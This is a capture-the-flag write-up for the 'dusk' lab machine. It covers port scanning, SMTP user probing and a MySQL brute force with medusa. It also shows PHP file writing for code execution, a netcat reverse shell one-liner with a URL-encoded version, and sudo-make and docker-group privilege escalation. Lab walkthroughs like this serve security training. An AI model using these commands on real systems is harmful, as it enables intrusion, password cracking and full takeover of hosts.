dusk

Netdiscover results

```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240

   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------
 10.0.2.1        52:54:00:12:35:00      1      60  Unknown vendor
 10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
 10.0.2.3        08:00:27:6a:d7:4e      1      60  PCS Systemtechnik GmbH
 10.0.2.7        08:00:27:d4:37:c2      1      60  PCS Systemtechnik GmbH
root@kali:~# a
```

Nmap version scan

```
root@kali:/sec/SecLists/Fuzzing# nmap -sV -p- sunset.dusk
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-12 02:19 EST
Nmap scan report for sunset.dusk (10.0.2.7)
Host is up (0.00036s latency).
Not shown: 65529 closed ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     pyftpdlib 1.5.5
22/tcp   open  ssh     OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
25/tcp   open  smtp    Postfix smtpd
80/tcp   open  http    Apache httpd 2.4.38 ((Debian))
3306/tcp open  mysql?
8080/tcp open  http    PHP cli server 5.5 or later (PHP 7.3.11-1)
```

Nmap -sC default scripts

```
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-syst:
|   STAT:
| FTP server status:
|  Connected to: 10.0.2.7:21
|  Waiting for username.
|  TYPE: ASCII; STRUcture: File; MODE: Stream
|  Data connection closed.
|_End of status.
22/tcp   open  ssh
| ssh-hostkey:
|   2048 b5:ff:69:2a:03:fd:6d:04:ed:2a:06:aa:bf:b2:6a:7c (RSA)
|   256 8b:0f:20:d6:7c:6c:84:be:d8:40:61:69:a2:c6:e8:8a (ECDSA)
|_  256 85:ff:47:d9:92:50:cb:f7:44:6c:b4:f4:5c:e9:1c:ed (ED25519)
25/tcp   open  smtp
|_smtp-commands: dusk.dusk, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING,
| ssl-cert: Subject: commonName=dusk.dusk
| Subject Alternative Name: DNS:dusk.dusk
| Not valid before: 2019-11-27T21:09:14
| Not valid after:  2029-11-24T21:09:14
|_ssl-date: TLS randomness does not represent time
80/tcp   open  http
|_http-title: Apache2 Debian Default Page: It works
3306/tcp open  mysql
8080/tcp open  http-proxy
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
MAC Address: 08:00:27:D4:37:C2 (Oracle VirtualBox virtual NIC)
```

Testing if a user exist using netcat on smtp port

```
root@kali:/tmp# nc sunset.dusk 25
220 dusk.dusk ESMTP Postfix (Debian/GNU)
helo dusk.dusk
250 dusk.dusk
mail from:<test@mail.com>
250 2.1.0 Ok
rcpt to:<root@dusk.dusk>
250 2.1.5 Ok
data
354 End data with <CR><LF>.<CR><LF>
.
250 2.0.0 Ok: queued as 6AFCC1D2B
```

```
mail from:<test@mail.com>
250 2.1.0 Ok
rcpt to:<dusk@dusk.dusk>
250 2.1.5 Ok
data
354 End data with <CR><LF>.<CR><LF>
.
250 2.0.0 Ok: queued as E9C7E1D2B
quit
221 2.0.0 Bye
```

Cracking mysql password with medusa:
Little help from http://alickgardiner.com/
https://www.hackingarticles.in/5-ways-to-hack-mysql-login-password/

```
root@kali:/tmp# medusa -h 10.0.2.7 -U users.txt -P /sec/SecLists/Passwords/xato-net-10-million-passwords-10000.txt -M mysql | tee test.txt
```

```
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [mysql] Host: 10.0.2.7 (1 of 1, 0 complete) User: root (1 of 2, 0 complete) Password: 123456 (1 of 9999 complete)
ACCOUNT CHECK: [mysql] Host: 10.0.2.7 (1 of 1, 0 complete) User: root (1 of 2, 0 complete) Password: password (2 of 9999 complete)
ACCOUNT FOUND: [mysql] Host: 10.0.2.7 User: root Password: password [SUCCESS]
```

No problem logging in using the creds found by medusa

```
root@kali:/tmp# mysql -h 10.0.2.7 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 63561
Server version: 10.3.18-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```


Checking for other creds in mysql.users, so far there are none other than root


```
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
+--------------------+
3 rows in set (0.002 sec)
```

```
MariaDB [mysql]> show columns from user;
+-------------------------+---------------
| Field                   | Type
+-------------------------+---------------
| Host                    | char(60)
| User                    | char(80)
| Password                | char(41)
```


```
MariaDB [mysql]> select host,user,password from user;
+-----------+------+-------------------------------------------+
| host      | user | password                                  |
+-----------+------+-------------------------------------------+
| localhost | root | *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 |
| %         | root | *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 |
+-----------+------+-------------------------------------------+
2 rows in set (0.001 sec)
```

Testing root password
https://hashkiller.co.uk/Cracker/MD5







Testing if we are able to write a script for reverse shell, if phpinfo() executes successfully, it means we are able to write a reverse shell php script
https://dev.mysql.com/doc/refman/8.0/en/select-into.html
https://www.hackingarticles.in/penetration-testing-on-mysql-port-3306/




Confirmed that we are able to write to /var/tmp




phpinfo() executes successfully, it means that there wouldn't be any issue writing a reverse shell




php is run as www-data




Writing our php reverse shell



Confirmed that we are able to do a remote command execution



Executing reverse shell



Reverse shell in ascii form and in url encoded form

```
nc -e '/bin/sh' 10.0.2.15 4444
```

```
%6e%63%20%2d%65%20%27%2f%62%69%6e%2f%73%68%27%20%31%30%2e%30%2e%32%2e%31%35%20%34%34%34%34
```

To be run after we received a reverse shell on our listener

```
python -c "import pty; pty.spawn('/bin/bash')"
stty raw -echo
stty rows 42 cols 171
alias cls='clear';alias lsf='ls -lah'
export TERM='xterm'
```

Looks like theres a docker instance

```
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfi
    link/ether 08:00:27:d4:37:c2 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.7/24 brd 10.0.2.255 scope global dynamic enp0s3
       valid_lft 757sec preferred_lft 757sec
    inet6 fe80::a00:27ff:fed4:37c2/64 scope link
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc n
    link/ether 02:42:92:15:8a:ba brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
```

User flag

```
www-data@dusk:/home/dusk$ ls -lah
total 28K
drwxr-xr-x 3 dusk dusk 4.0K Dec  1 06:26 .
drwxr-xr-x 3 root root 4.0K Nov 27 16:12 ..
-rw-r--r-- 1 dusk dusk  220 Nov 27 16:12 .bash_logout
-rw-r--r-- 1 dusk dusk 3.5K Nov 27 16:12 .bashrc
drwx------ 3 dusk dusk 4.0K Nov 28 13:44 .gnupg
-rw-r--r-- 1 dusk dusk  807 Nov 27 16:12 .profile
-rw-r--r-- 1 dusk dusk   33 Nov 30 19:04 user.txt
www-data@dusk:/home/dusk$ cat user.txt
08ebacf8f4e43f05b8b8b372df24235b
www-data@dusk:/home/dusk$
```

I mistook dusk for root, so i consulted walkthrough for this:
Little help from http://alickgardiner.com/
https://gtfobins.github.io/gtfobins/make/
Basically we are able to do a privilege escalation using make

```
www-data@dusk:/home/dusk$ sudo -l
Matching Defaults entries for www-data on dusk:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on dusk:
    (dusk) NOPASSWD: /usr/bin/ping, /usr/bin/make, /usr/bin/sl
```

Priv escalation from www-data to dusk successful, basically no we are checking to see if there are any command we can run as root on dusk

```
www-data@dusk:/tmp$ sudo -u dusk make -s --eval=$'x:\n\t-'"$command"
$ whoami
dusk
$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.
```

Dusk is in docker group basically we are able to do priv escalation using docker
https://gtfobins.github.io/gtfobins/docker/

1st way:

```
dusk : dusk cdrom floppy audio dip video plugdev netdev bluetooth lpadmin scanner docker
dusk@dusk:~$ docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS
dusk@dusk:~$
```

```
dusk@dusk:/tmp$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
Unable to find image 'alpine:latest' locally
latest: Pulling from library/alpine
89d9c30c1d48: Pull complete
Digest: sha256:c19173c5ada610a5989151111163d28a67368362762534d8a8121ce95cf2bd5a
Status: Downloaded newer image for alpine:latest
# cd /root
# ls -lah
total 40K
drwx------  5 root root 4.0K Dec  1 06:26 .
drwxr-xr-x 18 root root 4.0K Nov 27 16:05 ..
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
drwx------  3 root root 4.0K Nov 28 13:36 .cache
drwx------  3 root root 4.0K Nov 30 14:57 .gnupg
drwxr-xr-x  3 root root 4.0K Nov 27 16:33 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   66 Nov 28 13:27 .selected_editor
-rw-r--r--  1 root root  252 Nov 30 18:18 .wget-hsts
-rw-r--r--  1 root root 1.1K Nov 30 20:41 root.txt
#
```

2nd way:
We dont actually need root privileges as password can be gleaned off ps -auxf

```
root       381  0.0  0.2   8504  2784 ?        Ss   04:09   0:00 /usr/sbin/cron -f
root      1040  0.0  0.2   9416  2320 ?        S    04:10   0:00  \_ /usr/sbin/CRON -f
root      1043  0.0  0.0   2388   760 ?        Ss   04:10   0:00  |   \_ /bin/sh -c /usr/bin/python -m pyftpdlib -p 21 -u megarDDt -P thisisamegasecurepassword
root      1045  0.0  1.4  24380 15156 ?        S    04:10   0:00  |       \_ /usr/bin/python -m pyftpdlib -p 21 -u megarDDt -P thisisamegasecurepassword
```

Listing root directory via ftp login,

```
ftp> dir
200 Active data connection established.
125 Data connection already open. Transfer starting.
-rw-r--r--    1 root     root          570 Jan 31  2010 .bashrc
drwx------    3 root     root         4096 Nov 28 18:36 .cache
drwx------    3 root     root         4096 Nov 30 19:57 .gnupg
drwxr-xr-x    3 root     root         4096 Nov 27 21:33 .local
-rw-r--r--    1 root     root          148 Aug 17  2015 .profile
-rw-r--r--    1 root     root           66 Nov 28 18:27 .selected_editor
-rw-r--r--    1 root     root          252 Nov 30 23:18 .wget-hsts
-rw-r--r--    1 root     root         1096 Dec 01 01:41 root.txt
```

Root flag:

```
root@6ae7871616f1:~# cat root.txt
Congratulations on successfully completing the challenge! I hope you enjoyed as much as i did while creating such device.
Send me some feedback at @whitecr0wz!
```

```
Until then!

8930fa879a510ee880fe047d40dc613e
root@6ae7871616f1:~#
```